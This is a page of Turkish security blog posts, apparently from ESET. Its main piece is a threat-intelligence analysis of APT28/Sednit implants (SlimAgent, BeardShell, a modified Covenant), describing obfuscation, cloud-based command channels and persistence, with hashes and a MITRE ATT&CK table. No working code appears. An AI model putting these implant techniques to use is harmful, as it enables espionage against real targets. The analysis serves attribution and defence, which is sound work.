Değerli bir soru şudur: “Güvenlik, başka türlü yapamayacağımız şeyleri yapmamızı nasıl sağlar?” Bu, soyut ve yüzeysel bir anlamda değil, son derece somut ve operasyonel bir şekilde anlaşılmalıdır. Bu sayede, olumsuz bir olasılığı kanıtlamak yerine, olumlu bir gerçeği gösterebilirsiniz. Aslında güvenliğin nihayetinde sağladığı veya değiştirdiği şey, kuruluşun günlük gerçekliği ve gelecekteki beklentileridir.
## Teori ile gerçeklik buluşuyor
Yaşanan güvenlik gerçekliği, özellikle sürekli kaynak sıkıntısı çeken ve orantısız bir şekilde hedef alınan küçük kuruluşlar için genellikle zordur. Güvenlik uzmanlığı kolay elde edilemediğinden 7/24 şirket içi koruma sağlamak bu kuruluşlar için genellikle imkânsızdır. Örneğin, güvenlik izleme, günlüklerin toplanması ve uyarıların varlığı anlamına gelebilir ancak sınırlı dikkat ve kaynaklar, gecikmeli veya hiç takip yapılmamasına neden olur.
Bu kısıtlamalar çok pratik sonuçlar doğurabilir. Bir saldırgan, bir şirketin ağında fark edilmeden ne kadar uzun süre faaliyet gösterirse o kadar uzağa ve derine inebilir, en değerli bilgileri çalabilir, yedeklemeleri bulabilir veya başka şekillerde en fazla zararı verecek şeyleri bulabilir.
IBM’in [Veri İhlali Maliyetleri 2025](https://www.ibm.com/downloads/documents/us-en/131cf87b20b31c91) raporu, bir ihlalin ortalama maliyetini (4,44 milyon dolar) özetlemekle kalmaz, aynı zamanda belirli güvenlik önlemlerinin bu tutarı ne kadar azaltabileceğini de gösterir. Özel güvenlik ROI ve siber risk ölçümleme çerçeveleri mevcuttur ancak bunların ayrıntılı açıklaması ayrı bir [konudur.](https://antivirus.com.tr/siber-sigorta-101-nedir-ve-sirketimin-buna-ihtiyaci-var-mi/) Burada odak noktası, ölçülmesi daha zor olan bir konudur.
Bu, Yönetilen Tespit ve Müdahale (MDR) gibi bir hizmetin anlam kazanmaya başladığı bağlamdır. Bu hizmetin türleri biraz farklılık gösterebilir ancak temelde aktiftir – tespit, müdahale, tehdit araştırması ve istihbarat ile düzeltme işlemlerini sürekli operasyonlarda birleştirerek daha küçük kuruluşlara bile eskiden büyük işletmelerin tekelinde olan türden bir kapsama alanı sağlar. Diğer şeylerin yanı sıra bu, birisinin her zaman gözlem yaptığı ve anormal bir sinyalin zararsız mı yoksa kötü niyetli bir faaliyete işaret mi ettiğini karar verebileceği anlamına gelir.
Bu değişim küçük adımlarla ortaya çıkabilir ancak büyük etkiler yaratabilir. Kimlik bilgisi hırsızlığı girişimi gibi ince olaylar bile örneğin bir fidye yazılımı saldırısına dönüşmeden önce başlangıç aşamasında engellenir. Ayrıca bu tür bir kapsamın sağlanmasının siber sigorta şirketlerinin kuruluşlardan giderek daha fazla beklediği bir şey olması da zarar vermez.
## Siber güvenlik planlamanızı göz ardı etmeyin
Dar kapsamlı maliyet önleme argümanları, hizmetin veya genel olarak güvenliğin ne işe yaradığını gözden kaçırır. Güvenlik harcamaları, çok görünür ve tatmin edici bir geri dönüşle sonuçlanmayabilir. Ancak maddi olmayan değerler [güçlüdür](https://antivirus.com.tr/siber-guvenlik-icin-nedenler-basarili-isletmeler-neden-korumaya-dayalidir/) ve birikimlidir. Güvenlik, kesintisiz operasyonlara, müşteri güvenine ve yasal düzenlemelere uyuma katkıda bulunduğu için her kuruluşun temel stratejik hedefleri ve gereksinimleri ile uyumludur. Bu açıdan bakıldığında güvenlik (sadece) ürün veya hizmet değil, çok ihtiyaç duyulan bir sonuçtur.
Kısa vadeli düşünmeyenler için güvenlik yatırımları kendilerini kat kat amorti eder. Güvenlik, kuruluşların büyümesini mümkün kılar çünkü satın aldıkları şey, büyük ölçekte faaliyet gösterme, yeni pazarlara girme ve kârlılığı artırma yeteneğidir. Hareket alanı satın alırlar. İleri görüşlü kuruluşlar için bu, olabildiğince cazip bir durumdur.
Dolayısıyla şirketinizdeki herkes günlük rutinlerini sürdürebiliyorsa bunun nedeni sorgulamaya değer. Güvenlik sistemi işe yarıyor ve kendini amorti ediyor olabilir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Kurumsal Güvenlik, Siber Güvenlik
---
### [Sednit (APT28) geri döndü: Yeni siber saldırı dalgası](https://antivirus.com.tr/sednit-apt28-geri-dondu-yeni-siber-saldiri-dalgasi/)
**Published:** Mart 12, 2026
**Author:** ESET
**Excerpt:** Rusya'nın en kötü şöhretli APT gruplarından biri olan Sednit 'in yeniden ortaya çıkışı
**Content:**
Rusya’nın en kötü şöhretli APT gruplarından biri olan Sednit ‘in yeniden ortaya çıkışı
Nisan 2024’ten bu yana, Sednit’in gelişmiş geliştirme ekibi, her biri farklı bir bulut sağlayıcı kullanarak dayanıklılık sağlayan BeardShell ve Covenant adlı iki eşleştirilmiş implantı merkezine alan modern bir araç setiyle yeniden ortaya çıktı. Bu çift implant yaklaşımı, Ukrayna askeri personelinin uzun vadeli gözetimini mümkün kıldı. İlginç bir şekilde, bu mevcut araç setleri, grubun 2010 dönemindeki implantlarıyla doğrudan bir kod bağlantısı gösteriyor.
**Bu blog yazısının ana noktaları:**
- ESET araştırmacıları, Sednit’in gelişmiş implant ekibinin yeniden faaliyete geçmesini, SlimAgent adlı bir keylogger’ın kullanıldığı 2024 yılında Ukrayna’da meydana gelen bir vakaya kadar izledi.
- SlimAgent kodu, Sednit’in 2010’larda kullandığı amiral gemisi arka kapısı Xagent’ten türetilmiştir.
- Bu operasyon sırasında, Sednit tarafından geliştirilen ikinci bir implant olan BeardShell kullanıldı. Bu implant, C&C kanalı olarak kullanılan meşru bir bulut sağlayıcı aracılığıyla PowerShell komutlarını yürütür.
- BeardShell, Sednit’in 2010’larda geliştirdiği ağ pivotlama aracı Xtunnel’da da bulunan kendine özgü bir gizleme tekniği kullanır.
- 2025 ve 2026 yılları boyunca Sednit, modern araç setinin üçüncü önemli parçası olan Covenant ile birlikte BeardShell’i defalarca kullanmıştır.
- Sednit, uzun vadeli casusluğu desteklemek ve başka bir meşru bulut sağlayıcısına dayalı yeni bir ağ protokolü uygulamak için bu açık kaynaklı implantı büyük ölçüde yeniden çalıştı.
## Sednit profili
APT28, Fancy Bear, Forest Blizzard veya Sofacy olarak da bilinen Sednit grubu, en az 2004 yılından beri faaliyet göstermektedir. ABD Adalet Bakanlığı, grubu 2016 ABD seçimlerinden hemen önce [*Demokratik Ulusal Komite’nin (DNC) hacklenmesinden*](https://www.justice.gov/archives/opa/pr/grand-jury-indicts-12-russian-intelligence-officers-hacking-offenses-related-2016-election) sorumlu gruplardan biri olarak adlandırdı ve grubu, Rus ordusunun Ana İstihbarat Müdürlüğü bünyesindeki bir Rus istihbarat ajansı olan GRU’nun 26165 Birimi ile ilişkilendirdi. Grubun, [*küresel televizyon ağı TV5Monde’nin hacklenmesi*](https://www.justice.gov/archives/opa/pr/grand-jury-indicts-12-russian-intelligence-officers-hacking-offenses-related-2016-election), [*Dünya Anti-Doping Ajansı’nın (WADA) e-posta sızıntısı*](https://www.justice.gov/archives/opa/pr/grand-jury-indicts-12-russian-intelligence-officers-hacking-offenses-related-2016-election) ve diğer birçok olayın arkasında olduğu da tahmin edilmektedir.
## Sednit’in gelişmiş implant ekibine ne oldu?
Sednit grubu, ele geçirilen hedefler açısından en etkileyici sicile sahip APT gruplarından biri olarak kabul edilebilir. Bilinen ele geçirme eylemleri arasında [*Alman parlamentosu*](https://www.bbc.com/news/technology-36284447) (2015), [*Fransız televizyon ağı TV5Monde*](https://www.bbc.com/news/technology-36284447) (2015) ve [*Amerika Birleşik Devletleri Demokratik Ulusal Komitesi*](https://www.bbc.com/news/technology-36284447) (2016) öne çıkmaktadır.
Bu yüksek profilli saldırıların yaşandığı yıllarda Sednit, Xagent ve Sedreco gibi tam donanımlı casusluk arka kapılarından, ağ pivotlama aracı Xtunnel ve hava boşluklu makineler için veri hırsızı USBStealer gibi özel araç setlerine kadar uzanan kapsamlı bir dizi özel implant kullanmıştır. 2016 yılında, bu sofistike silah cephanesini [*En Route with Sednit adlı*](https://web-assets.esetstatic.com/wls/en/papers/white-papers/eset-sednit-full.pdf) dokümanımızda kapsamlı bir şekilde belgeledik.
Ancak 2019 yılında bir değişiklik meydana geldi. O zamandan bu yana ve yakın zamana kadar, Sednit’in üst düzey implantları nadiren gözlemlendi ([*Trellix*](https://www.trellix.com/blogs/research/prime-ministers-office-compromised/) tarafından 2021 yılında belgelenen Graphite kötü amaçlı yazılım gibi birkaç istisna dışında). Ancak grup aynı zamanda kimlik avı operasyonlarını da artırdı. Bu kimlik avı saldırılarında kullanılan özel kötü amaçlı yazılımlar, çoğunlukla basit komut dosyası tabanlı implantlardan oluşuyordu. Bizim için hâlâ bu teknik değişimin ardındaki nedenler bir gizem.
Bu blog yazısı, 2024 yılından bu yana Sednit’in yüksek kaliteli özel silahlarının yeniden ortaya çıkışını belgelemektedir. Burada, [*CERT-UA*](https://cert.gov.ua/article/6284080) ve [*Sekoia’nın*](https://cert.gov.ua/article/6284080) önceki yayınlarında iç işleyişleri ele alındığı için modern araç setlerinin atfedilmesine odaklanıyoruz.
## Butik bir geliştirici dükkânı
Sednit, casusluk implantlarının geliştirilmesini şirket içinde sürdürmektedir. Bu, paylaşılan kod artefaktlarına dayalı bir atıf yaklaşımını destekleyen ayırt edici bir özelliktir.
Bu yeteneği açıklamak için grubun 2010’larda kullandığı amiral gemisi arka kapısı olan Xagent’ı ele alalım. 2015 yılında, saldırganlar derledikten sonra korumasız bir arşivde bırakılan Xagent kaynak kodunu Ukrayna’daki bir Linux sunucusunda bulduk. **Şekil 1**, eklentilerin ve C&C kanallarının, operasyonel gereksinimlere göre hedef başına seçilen kodları yorumlayarak veya devre dışı bırakarak etkinleştirildiği veya devre dışı bırakıldığı görülmektedir. Bu da geliştiriciler ve operatörlerin yakın iş birliği içinde çalıştıklarına dair hiçbir şüphe bırakmamaktadır.

Şekil 1 . Eklentilerin ve iletişim kanallarının sabit kodlanmış örneklemeleri ile Xagent kaynak kodu (2015)
Ayrıca[ *2018 ABD Adalet Bakanlığı iddianamesinde*](https://www.justice.gov/archives/sco/file/1080281/dl?inline=), Xagent’ın şirket içinde geliştirildiği açıkça belirtilmekte ve GRU Birim 26165’in belirli üyelerinin geliştiricileri olduğu iddia edilmektedir.
Bu blog yazısında, bu geliştirme izini bir atıf mekanizması olarak kullanıyoruz. Farklı implantlar arasında paylaşılan kod artefaktlarını takip ederek, grubun 2010 dönemine ait araç setlerini şu anda kullanılanlarla ilişkilendiriyoruz.
## SlimAgent
Modern Sednit faaliyetlerine ilişkin anlatımımız, Nisan 2024’te [*CERT-UA*](https://cert.gov.ua/article/6284080) tarafından Ukrayna hükümetine ait bir makinede keşfedilenbir casusluk implantı olan SlimAgent ile başlıyor. SlimAgent, tuş vuruşlarını kaydetme, ekran görüntüsü alma ve panodaki verileri toplama yeteneklerine sahip, basit ama etkili bir casusluk aracıdır.
### Selefleri
İlginç bir şekilde, ESET telemetrisinde, SlimAgent’a benzer kodlara sahip, daha önce bilinmeyen örnekler tespit ettik. Bu örnekler, Ukrayna vakasından altı yıl önce, 2018 yılında iki Avrupa ülkesindeki devlet kurumlarına karşı kullanılmıştı. Bu örnekler, **Şekil 2**‘de gösterilen altı adımlı veri toplama döngüsü de dâhil olmak üzere SlimAgent ile kod düzeyinde güçlü benzerlikler sergilemektedir. Her adım, **Şekil 3**‘te gösterildiği gibi, ön plan penceresinin yürütülebilir dosyasını kaydetmekten sorumlu rutin ile neredeyse aynı şekilde uygulanmaktadır; tek fark, iç veri yapılarının düzeninde yatmaktadır.

Şekil 2 . 2024 SlimAgent (solda) ve 2018 örneklerinin (sağda) casusluk döngüsü

Şekil 3 . 2024 SlimAgent (solda) ve 2018 örneklerinde (sağda) ön plan penceresinin günlüğe kaydedilmesi
SlimAgent, toplanan günlüklerin şifrelenmesi gibi 2018 örneklerinde bulunmayan birkaç özellik içerir. Bununla birlikte, altı yıl arayla dağıtılan örneklerin bu kadar güçlü kod benzerlikleri sergilemesi dikkat çekicidir.
Bu nedenle, hem 2018 örneklerinin hem de 2024 SlimAgent örneğinin aynı kod tabanından oluşturulduğunu yüksek bir güvenle değerlendiriyoruz. Geriye kalan soru şudur: 2018 örnekleri nereden kaynaklanıyor?
### Kötü şöhretli bir soy
2018 örneklerinin, diğer analistlerin ilgisini çekebilecek bir iç adı vardır: RemoteKeyLogger.dll. Bu, Sednit’in 2012’den 2018’e kadar kullandığı amiral gemisi casusluk arka kapısı Xagent’ın keylogging modülünün adıdır ([*En Route with Sednit*](https://web-assets.esetstatic.com/wls/en/papers/white-papers/eset-sednit-full.pdf) adlı dokümanımızda belgelenmiştir).
Eski Xagent örneklerini (ör. SHA-1: D0DB619A7A160949528D46D20FC0151BF9775C32) inceleyerek**, Şekil 4**‘te gösterilen gibi bazı çarpıcı benzerlikler bulduk. Bu kodda, keylogging mantığı yalnızca fare imleci 10 pikselden fazla hareket etmemişse (son konum ile mevcut konum arasındaki mesafenin karesini 0x64, yani 100 ile karşılaştırarak) yürütülür ve aynı API çağrılarıyla uygulanır.

Şekil 4 . SlimAgent (solda) ve Xagent (sağda) arasındaki kod karşılaştırması
Başka bir örnek olarak, SlimAgent casusluk günlüklerini HTML formatında, uygulama adı, kaydedilen tuş vuruşları ve pencere adı sırasıyla mavi, kırmızı ve yeşil renklerle yayımlar. **Şekil 5** , notepad.exe kullanılarak yeni oluşturulan bir TXT dosyasına metin yazılırken ve kopyalanırken oluşturulan bir örneği göstermektedir. Xagent keylogger da aynı renk şemasını kullanarak HTML günlükleri üretir. Bu, **Şekil 6** adresinde, 2015 Xagent kaynak kodunda karşılık gelen renk HTML etiketlerinin tanımıyla birlikte gösterilmektedir.

Şekil 5 . SlimAgent tarafından oluşturulan bir HTML raporu örneği

Şekil 6 . Günlük renklerinin tanımlarının bulunduğu Xagent kaynak kodu (2015)
Bu benzerliklere dayanarak, SlimAgent’ın en az 2018 yılından beri bağımsız bir bileşen olarak kullanılan Xagent keylogger modülünün bir evrimi olduğuna inanıyoruz. Ayrıca Xagent altı yıldan fazla bir süredir Sednit grubu tarafından özel olarak kullanılan bir araç seti olduğu için SlimAgent’ı Sednit’e yüksek bir güvenle atfediyoruz.
Bu da şu soruyu akla getiriyor: Sednit neden bu kadar iyi bilinen bir kod tabanından türetilmiş bir implantı yeniden kullanıyor? Olası bir açıklama, geliştirme kapasitesinin azalması olabilir. Ancak 2024 yılında Ukrayna’daki makinede bulunan tek implant SlimAgent değildi; Sednit’in özel cephaneliğine çok daha yakın zamanda eklenen BeardShell de orada kullanılmıştı.
## BeardShell
BeardShell, .NET çalışma zamanı ortamında PowerShell komutlarını yürütebilen ve meşru bulut depolama hizmeti [*Icedrive’ı*](https://icedrive.net/) C&C kanalı olarak kullanan sofistike bir implanttır.
Bu bileşen, yoğun geliştirme çabalarının izlerini taşıyor ve Sednit’in gelişmiş geliştirme ekibinin yeniden aktif olduğuna inanmamızın ana nedeni. Örneğin, Icedrive halka açık bir API sağlamadığından geliştiriciler resmî Icedrive istemcisi tarafından yapılan istekleri yeniden uyguladılar. Icedrive’ın özel API’sinde yapılan değişiklikler BeardShell iletişimini kesintiye uğrattığında Sednit geliştiricileri erişimi geri yüklemek için *birkaç saat içinde* güncellenmiş bir sürüm üretiyor.
### Geçmişten gelen matematiksel bir patlama
BeardShell ile doğrudan ilişkili başka kötü amaçlı yazılım aileleri bulamasak da BeardShell’in en başında yürütülen [bir C++ statik başlatıcıyla](https://learn.microsoft.com/en-us/cpp/c-runtime-library/crt-initialization?view=msvc-170#initializing-a-global-object) başlayarak, geçmiş Sednit araçlarıyla şaşırtıcı bir benzerlik keşfettik. Kodu **Şekil 7**‘de gösterilen bu rutinin amacı, Icedrive bulut depolama için kimlik doğrulama belirtecini şifresini çözmektir.

Şekil 7 . Icedrive kimlik doğrulama belirtecinin şifresini çözmek için statik başlatıcı
Rutin, [*opak yüklem*](https://en.wikipedia.org/wiki/Opaque_predicate) ekleme olarak bilinen gizleme tekniğinin klasik bir örneğini içerir ( **Şekil 7**‘de kırmızı kutuyla vurgulanmıştır):
- **Şekil 7**‘de x ve y olarak adlandırılan *tüm* olası girdiler için sıfır olarak değerlendirilen bir aritmetik ifade bir while döngüsünün koşulu olarak kullanılır. Pratikte, döngü gövdesi hiçbir zaman yürütülmez çünkü yüklem
‘nin tamsayı çözümü yoktur.
- Bu yapay döngünün gövdesi, iki orijinal komuttan ( **Şekil 7**‘de sarı kutuda gösterilen) ve gerçek bir döngü gövdesi yapısını taklit etmek için giriş değişkeni y’nin sahte bir güncellemesinden oluşur.
- Sahte döngünün ardından, yürütülecek iki orijinal komut gelir: Icedrive token şifre çözme rutinine çağrı ve temizleyici rutininin kaydı.
Opak yüklemeler genellikle statik analizi engellemek için kullanılır ancak bu kadar küçük bir rutinde pek kullanışlı değildir. Önemli verileri işlemeyen diğer BeardShell statik başlatıcılarının da aynı teknikle korunduğuna dikkat edin, bu nedenle geliştiriciler bu korumayı hepsine ayrım gözetmeksizin uygulamış gibi görünüyor.
Şimdi, yüklem formülü (her iki taraftan 2 çıkararak) şeklinde basitleştirilebilir. İlginç bir şekilde, *aynı* opak yüklem, 2013’ten 2016’ya kadar Sednit tarafından özel olarak kullanılan ve [*En Route with Sednit*](https://web-assets.esetstatic.com/wls/en/papers/white-papers/eset-sednit-full.pdf) adlı dokümanımızda belgelenen bir ağ pivotlama aracı olan Xtunnel’da da kullanılmıştır. **Şekil 8** , Xtunnel’dan (SHA-1: 99B454262DC26B081600E844371982A49D334E5E) gizlenmiş kodun bir örneğini göstermektedir. Bu kodda, yüklemi doğru olamayacak bir if ifadesi bulunmaktadır.

Şekil 8 . Xtunnel opak yüklem (2015)
Yüklem, BeardShell’de kullanılanla aynı olmakla kalmaz, aynı zamanda asla yürütülmeyen blok da benzer bir şekilde oluşturulur; iki orijinal komut (sarı kutuda) kopyalanır ve yüklem girdilerinden biri (burada x) için sahte bir güncelleme yapılır.
Bildiğimiz kadarıyla bu opak yüklem Xtunnel dışında başka hiçbir yerde gözlemlenmemiştir. Hatta, özellikle [*BlackHat Europe 2016*](https://www.blackhat.com/docs/eu-16/materials/eu-16-David-Code-Deobfuscation-Intertwining-Dynamic-Static-And-Symbolic-Approaches.pdf)*sunumunda* Xtunnel’e özgü olduğu kamuoyuna açıkça belirtildiği için bunun sahte bayrak olarak kullanılmış olabileceği bile merak edilebilir. Bununla birlikte, sahte bayrak operasyonu muhtemelen denklemde her iki tarafta +2 olan varyantı değil, aynı yüklemi kullanırdı.
Bu nadir görülen gizleme tekniğinin ortak kullanımı ve SlimAgent ile aynı yerde bulunması, BeardShell’in Sednit’in özel cephaneliğinin bir parçası olduğunu yüksek bir güvenle değerlendirmemize neden olmaktadır.
İlk 2024 vakasından bu yana, Sednit, BeardShell’i 2025 ve 2026 yıllarında da öncelikle Ukrayna askeri personelini hedef alan uzun vadeli casusluk operasyonlarında kullanmaya devam etti. Bu yüksek değerli hedeflere sürekli erişim sağlamak için Sednit, BeardShell’in yanı sıra sistematik olarak *başka* bir implant kullanıyor: Modern cephaneliğinin son bileşeni olan Covenant.
## Covenant
[*Covenant*](https://web.archive.org/web/20221128170700/https:/cobbr.io/Covenant.html), [*ilk olarak Şubat 2019’da piyasaya sürülen*](https://web.archive.org/web/20221128170700/https:/cobbr.io/Covenant.html) açık kaynaklı bir .NET post exploitation çerçevesidir. Web tabanlı bir kontrol paneli aracılığıyla .NET implantlarının oluşturulmasını ve yönetilmesini sağlar ( **Şekil 9** örneğine bakın) ve veri sızdırma, hedef izleme ve ağ pivoting gibi yetenekleri destekleyen 90’dan fazla yerleşik görev sunar.

Şekil 9 . Covenant kontrol paneli
2023’ten bu yana, Sednit geliştiricileri Covenant’ı birincil casusluk implantı olarak kurmak için bir dizi değişiklik ve deney yaptı ve BeardShell’i, Covenant’ın bulut tabanlı altyapısının devre dışı bırakılması gibi operasyonel sorunlarla karşılaşması durumunda yedek olarak tuttu.
Örneğin, Sednit, Covenant’ın orijinal implant isim oluşturma mekanizmasını deterministik bir yöntemle değiştirdi (bkz. **Şekil 10 ), her yürütmede yeni bir rastgele değer oluşturmak yerine makine özelliklerinden türetilen tanımlayıcılar üretti (bkz. **Şekil 9** Grunts bölümündeki Name sütunu). Bu değişiklik, Sednit’in Covenant’ı kısa vadeli, istismar sonrası faaliyetler yerine uzun vadeli casusluk için nasıl uyarladığını göstermektedir: Uzun süreli operasyonlarda, her yeniden başlatma sonrasında aynı makinenin farklı tanımlayıcılarla görünmesi, kontrol panelini karmaşık hâle getirir ve operasyonel verimliliği düşürür.

Şekil 10 . Sednit tarafından eklenen Grunt ID oluşturma rutini
Sednit, muhtemelen davranışsal algılamayı önlemek için Covenant’ın iki aşamalı implant olan yürütme akışını da değiştirdi. İlk aşama indiricinin ([*orijinal olarak uygulandığı*](https://github.com/cobbr/Covenant/blob/5decc3ccfab04e6e881ed00c9de649740dac8ad1/Covenant/Data/Grunt/GruntBridge/GruntBridgeStager.cs#L128) gibi) sabit bir dizin kullanarak ikinci aşama .NET derlemesinin ilk yöntemini çağırması yerine, [*DisplayName*](https://learn.microsoft.com/en-us/dotnet/api/system.componentmodel.displaynameattribute?view=net-9.0) özniteliği eklediler ve giriş noktasını bulmak için yöntem özniteliklerini yinelediler. 2023’ün başlarında, Sednit geliştiricileri her iki aşamayı tek bir ikili dosyaya yerleştirmeyi denediler.
Covenant resmî olarak yalnızca HTTP ve SMB’yi destekler, bu da Sednit’in Covenant’ta yaptığı en önemli değişikliğe yol açar: Bulut tabanlı bir ağ protokolünün eklenmesi. Bunu başarmak için Sednit geliştiricileri, yeni iletişim protokollerinin entegrasyonunu kolaylaştırmak için Covenant’ın orijinal yazarı tarafından oluşturulan bağımsız bir çerçeve olan [*C2Bridge*](https://github.com/cobbr/C2Bridge) projesinden yararlandı.
C2Bridge ile geliştiriciler, düşük seviyeli iletişimleri yönetmek için Read and Write yöntemleri sağlayan, implant tarafında IMessenger arayüzüne uygun bir sınıf uygulamakla yetinirler. C2Bridge daha sonra denetleyicide bağımsız bir bileşen olarak çalışarak mesajları iletirken denetleyici tarafından oluşturulan yeni implantlar uygulanan iletişim yöntemlerini kullanır.
**Şekil 11**, Sednit geliştiricileri tarafından [*Filen*](https://filen.io/) bulut sağlayıcısıyla iletişim kurmak için tanıtılan ve Temmuz 2025’ten beri kullanılan sınıfları göstermektedir. FilenMessenger sınıfı, IMessenger’ı uygular ve Filen API ile etkileşim kurmak için FilenClient’a dayanır. Daha önce, 2023’te Sednit’in Covenant’ı, benzer uygulamalar kullanarak meşru bulut hizmeti [*pCloud’u*](https://filen.io/) ve 2024-2025’te [*Koofr’u*](https://filen.io/) kötüye kullanmıştı.

Şekil 11 . Filen bulut sürücüsü ile iletişimi yöneten ek Covenant sınıfları
Bu uyarlamalar, Sednit geliştiricilerinin Covenant konusunda derin bir uzmanlık kazandığını göstermektedir. Covenant, resmî geliştirilmesi Nisan 2021’de durdurulan ve savunucular tarafından kullanılmayan bir implant olarak değerlendirilebilecek bir yazılımdır. Bu şaşırtıcı operasyonel seçim, karşılığını vermiş gibi görünüyor: Sednit, özellikle Ukrayna’daki seçilmiş hedefler karşısında, birkaç yıldır Covenant’ı başarıyla kullanmaktadır.
Örneğin, 2025 yılında Sednit tarafından kontrol edilen Covenant bulut sürücülerini analiz ettiğimizde altı aydan fazla bir süredir izlenen makineler ortaya çıktı. Ocak 2026’da Sednit, [*CERT-UA*](https://cert.gov.ua/article/6287250)‘nın bildirdiği üzere, CVE-2026-21509 güvenlik açığını kullanan bir dizi spearphishing kampanyasında da Covenant’ı kullanmıştır.
## Sonuç
Yazımızda, Sednit’in gelişmiş geliştirme ekibinin yeniden aktif hâle geldiğini ve BeardShell ve Covenant adlı iki implantı merkezine alan bir cephanelik kullandığını gösterdik. Bu iki implant, birbiriyle eş güdümlü olarak çalışıyor ve her biri farklı bir bulut sağlayıcısından yararlanıyor. Birinin altyapısı devre dışı bırakıldığında operatörlerin erişimi hızlı bir şekilde yeniden kurmasını sağlıyor. Bu çift implant stratejisinin yeni olmadığını düşünüyoruz. Örneğin, [*Trellix*](https://www.trellix.com/blogs/research/prime-ministers-office-compromised/) tarafından belgelenen 2021 kampanyasında Sednit, iki implantı paralel olarak kullanmıştır: C&C kanalı olarak OneDrive’ı kullanan Graphite ve ayrı bir özel altyapıya dayanan PowerShell Empire.
BeardShell’in gelişmişliği ve Covenant’a yapılan kapsamlı değişiklikler, Sednit’in geliştiricilerinin gelişmiş özel implantlar üretme konusunda hâlâ tam kapasiteye sahip olduklarını göstermektedir. Ayrıca bu araçları 2010 dönemindeki öncüllerine bağlayan ortak kod ve teknikler, geliştirme ekibi içinde süreklilik olduğunu güçlü bir şekilde göstermektedir.
Bu durum, güvenlik topluluğunun Sednit’in phishing faaliyetlerini gözlemlediği tüm bu yıllar boyunca bu geliştiricilerin ne yaptıkları sorusunu gündeme getiriyor. Bir olasılık, Rusya’nın Ukrayna’yı işgalinin ardından gelişmiş geliştirme çabalarının yeniden başlatılmış olmasıdır. Bir diğer olasılık ise çalışmalarını hiç durdurmamış ancak daha temkinli davranmaya başlamış olmalarıdır.
## IOC’LER
Kapsamlı bir tehlike göstergesi (IoC) ve örnek listesi [*GitHub depomuzda*](https://github.com/eset/malware-ioc/tree/master/sednit) bulunabilir.
### Files
| **SHA-1** | **Filename** | **Detection** | **Description** |
|---|---|---|---|
| 5603E99151F8803C13D48D83B8A64D071542F01B | eapphost.dll | Win64/Spy.KeyLogger.LS | SlimAgent. |
| 6D39F49AA11CE0574D581F10DB0F9BAE423CE3D5 | tcpiphlpsvc.dll | Win64/BeardShell.A | BeardShell. |
### MITRE ATT&CK teknikleri
Bu tablo, MITRE ATT&CK çerçevesinin[ *18. sürümü*](https://attack.mitre.org/resources/versions/) kullanılarak oluşturulmuştur**.**
| **Tactic** | **ID** | **Name** | **Description** |
|---|---|---|---|
| **Resource Development** | [*T1583.006*](https://attack.mitre.org/versions/v18/techniques/T1583/006) | Acquire Infrastructure: Web Services | BeardShell relies on Icedrive cloud storage.Covenant relies on Filen cloud storage. |
| [*T1587.001*](https://attack.mitre.org/versions/v18/techniques/T1587/001) | Develop Capabilities: Malware | BeardShell and SlimAgent are custom malware. |
| **Execution** | [*T1059.001*](https://attack.mitre.org/versions/v18/techniques/T1059/001) | Command and Scripting Interpreter: PowerShell | BeardShell executes PowerShell commands. |
| [*T1129*](https://attack.mitre.org/versions/v18/techniques/T1129) | Shared Modules | BeardShell and SlimAgent are full-fledged DLL files. |
| **Privilege Escalation** | [*T1546.015*](https://attack.mitre.org/versions/v18/techniques/T1546/015) | Event Triggered Execution: Component Object Model Hijacking | BeardShell and SlimAgent are made persistent by hijacking COM objects. |
| **Defense Evasion** | [*T1027*](https://attack.mitre.org/versions/v18/techniques/T1027) | Obfuscated Files or Information | BeardShell Icedrive token decryption is obfuscated. |
| [*T1140*](https://attack.mitre.org/versions/v18/techniques/T1140) | Deobfuscate/Decode Files or Information | BeardShell decrypts its strings. |
| [*T1480*](https://attack.mitre.org/versions/v18/techniques/T1480) | Execution Guardrails | BeardShell only executes in taskhost.exe or taskhostw.exe.SlimAgent only executes in explorer.exe. |
| [*T1564*](https://attack.mitre.org/versions/v18/techniques/T1564) | Hide Artifacts | SlimAgent logs are written into a hidden file. |
| **Discovery** | [*T1082*](https://attack.mitre.org/versions/v18/techniques/T1082) | System Information Discovery | BeardShell sends a fingerprint of the compromised machine. |
| **Collection** | [*T1005*](https://attack.mitre.org/versions/v18/techniques/T1005) | Data from Local System | BeardShell, Covenant, and SlimAgent collect data from a compromised machine. |
| [*T1056.001*](https://attack.mitre.org/versions/v18/techniques/T1056/001) | Input Capture: Keylogging | SlimAgent performs keylogging. |
| [*T1113*](https://attack.mitre.org/versions/v18/techniques/T1113) | Screen Capture | SlimAgent captures screenshots of the compromised machine. |
| [*T1115*](https://attack.mitre.org/versions/v18/techniques/T1115) | Clipboard Data | SlimAgent collects clipboard data. |
| **Command and Control** | [*T1001*](https://attack.mitre.org/versions/v18/techniques/T1001) | Data Obfuscation | BeardShell exfiltrates data in fake images. |
| [*T1071.001*](https://attack.mitre.org/versions/v18/techniques/T1071/001) | Application Layer Protocol: Web Protocols | BeardShell and Covenant use HTTPS for C&C. |
| [*T1102*](https://attack.mitre.org/versions/v18/techniques/T1102) | Web Service | BeardShell gets commands from Icedrive.Covenant gets commands from Filen. |
| [*T1573.002*](https://attack.mitre.org/versions/v18/techniques/T1573/002) | Encrypted Channel: Asymmetric Cryptography | BeardShell communications with Icedrive are encrypted using HTTPS.Covenant communications with its controller uses RSA-encrypted session keys. |
| **Exfiltration** | [*T1567*](https://attack.mitre.org/versions/v18/techniques/T1567) | Exfiltration Over Web Service | BeardShell exfiltrates data to Icedrive.Covenant exfiltrates data to Filen. |
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Araştırma, Kurumsal Güvenlik, Siber Güvenlik
---
### [Bulut iş yükü güvenliği: Güvenlik açıklarına dikkat edin](https://antivirus.com.tr/bulut-is-yuku-guvenligi-guvenlik-aciklarina-dikkat-edin/)
**Published:** Mart 31, 2026
**Author:** ESET
**Excerpt:** Bulut iş yükü arttıkça görünürlük ve kontrol genellikle geride kalır – ta ki bir olay hesaplaşmaya zorlayana kadar
**Content:**
*Bulut iş yükü arttıkça görünürlük ve kontrol genellikle geride kalır – ta ki bir olay hesaplaşmaya zorlayana kadar*
